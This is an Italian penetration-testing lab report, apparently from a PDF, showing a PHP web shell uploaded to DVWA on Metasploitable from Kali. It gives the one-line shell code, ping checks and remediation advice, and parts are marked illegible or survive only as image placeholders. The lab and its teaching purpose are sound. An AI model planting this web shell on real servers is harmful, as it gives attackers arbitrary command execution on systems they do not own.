


Preparazione ambiente

IP kali 192.168.1.100

IP metasploitable 192.168.1.101


Effettuo verifica di comunicazione tra le due macchine tramite ping



```
kali@kali: ~  
$ ping 127.0.0.1  
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.129 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.057 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.077 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.064 ms  
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.061 ms  
64 bytes from 127.0.0.1: icmp_seq=6 ttl=64 time=0.071 ms  
64 bytes from 127.0.0.1: icmp_seq=7 ttl=64 time=0.078 ms  
64 bytes from 127.0.0.1: icmp_seq=8 ttl=64 time=0.049 ms  
64 bytes from 127.0.0.1: icmp_seq=9 ttl=64 time=0.064 ms  
64 bytes from 127.0.0.1: icmp_seq=10 ttl=64 time=0.057 ms  
64 bytes from 127.0.0.1: icmp_seq=11 ttl=64 time=0.057 ms  
64 bytes from 127.0.0.1: icmp_seq=12 ttl=64 time=0.088 ms  
64 bytes from 127.0.0.1: icmp_seq=13 ttl=64 time=0.053 ms  
64 bytes from 127.0.0.1: icmp_seq=14 ttl=64 time=0.058 ms  
64 bytes from 127.0.0.1: icmp_seq=15 ttl=64 time=0.078 ms  
64 bytes from 127.0.0.1: icmp_seq=16 ttl=64 time=0.078 ms  
64 bytes from 127.0.0.1: icmp_seq=17 ttl=64 time=0.040 ms  
64 bytes from 127.0.0.1: icmp_seq=18 ttl=64 time=0.055 ms  
64 bytes from 127.0.0.1: icmp_seq=19 ttl=64 time=0.091 ms  
64 bytes from 127.0.0.1: icmp_seq=20 ttl=64 time=0.068 ms  
64 bytes from 127.0.0.1: icmp_seq=21 ttl=64 time=0.056 ms  
64 bytes from 127.0.0.1: icmp_seq=22 ttl=64 time=0.032 ms  
64 bytes from 127.0.0.1: icmp_seq=23 ttl=64 time=0.083 ms  
^C  
--- 127.0.0.1 ping statistics ---  
23 packets transmitted, 23 received, 0% packet loss, time 22599ms  
rtt min/avg/max/mdev = 0.032/0.067/0.129/0.019 ms  
  
(kali@kali)-[~]  
$ ping 192.168.1.101  
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data:  
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=0.792 ms  
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=1.74 ms  
64 bytes from 192.168.1.101: icmp_seq=3 ttl=64 time=1.13 ms  
^C  
--- 192.168.1.101 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2742ms  
rtt min/avg/max/mdev = 0.792/1.218/1.738/0.391 ms  
  
(kali@kali)-[~]  
$  
  
metasploitable2 (Istantanea 1) [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
OPTIONS := { -V[ersion] ; -s[tatistics] ; -d[etails] ; -r[esolve] ;  
-f[amily] { inet ; inet6 ; ipx ; dnet ; link } ;  
-o[neline] ; -t[imestamp] }  
msfadmin@metasploitable:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 scope host lo  
inet6 ::1/128 scope host  
valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
link/ether 08:00:27:f3:34:ee brd ff:ff:ff:ff:ff:ff  
inet 192.168.1.101/24 brd 192.168.1.255 scope global eth0  
inet6 fe80:a00:27ff:fef3:34ee/64 scope link  
valid_lft forever preferred_lft forever  
msfadmin@metasploitable:~$ ping 192.168.1.100  
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data:  
64 bytes from 192.168.1.100: icmp_seq=1 ttl=64 time=7.41 ms  
64 bytes from 192.168.1.100: icmp_seq=2 ttl=64 time=1.34 ms  
64 bytes from 192.168.1.100: icmp_seq=3 ttl=64 time=2.26 ms  
64 bytes from 192.168.1.100: icmp_seq=4 ttl=64 time=1.42 ms  
--- 192.168.1.100 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 1.340/3.110/7.410/2.509 ms  
msfadmin@metasploitable:~$
```

Caricamento della shell php

Scelta della shell



```
(kali@kali)-[~/Desktop]  
$ cat shell.php  
<?php system($_REQUEST["cmd"]); ?>
```


Creata da kali con nano, il file verrà poi richiamato nella sezione upload di DVWA.

Apriamo la DVWA e impostiamo il livello di sicurezza basso, dopo aver fatto l'accesso tramite credenziali e aver aperto precedentemente Burpsuite per l'ascolto della web application.



Vediamo sotto le varie fasi di ascolto di login , di upload e successivamente dei comandi.

[illegible]


Utilizzo comando ls -la



Comando ip a



Comando netstat -tulnp(ascolto porte)



Rischio associato:

Questa vulnerabilità consentirebbe a un attaccante di eseguire codice arbitrario sul server, accedere a dati sensibili, modificare file o assumere il controllo completo del sistema.

Raccomandazioni:

Validare e sanitizzare rigorosamente tutti gli input utente.

Utilizzare funzioni PHP sicure (es. `escapeshellarg()`) per eseguire comandi system.

Eliminare script non necessari come `shell.php` o limitarne l'accesso.

Eseguire test di penetrazione approfonditi per identificare altre vulnerabilità.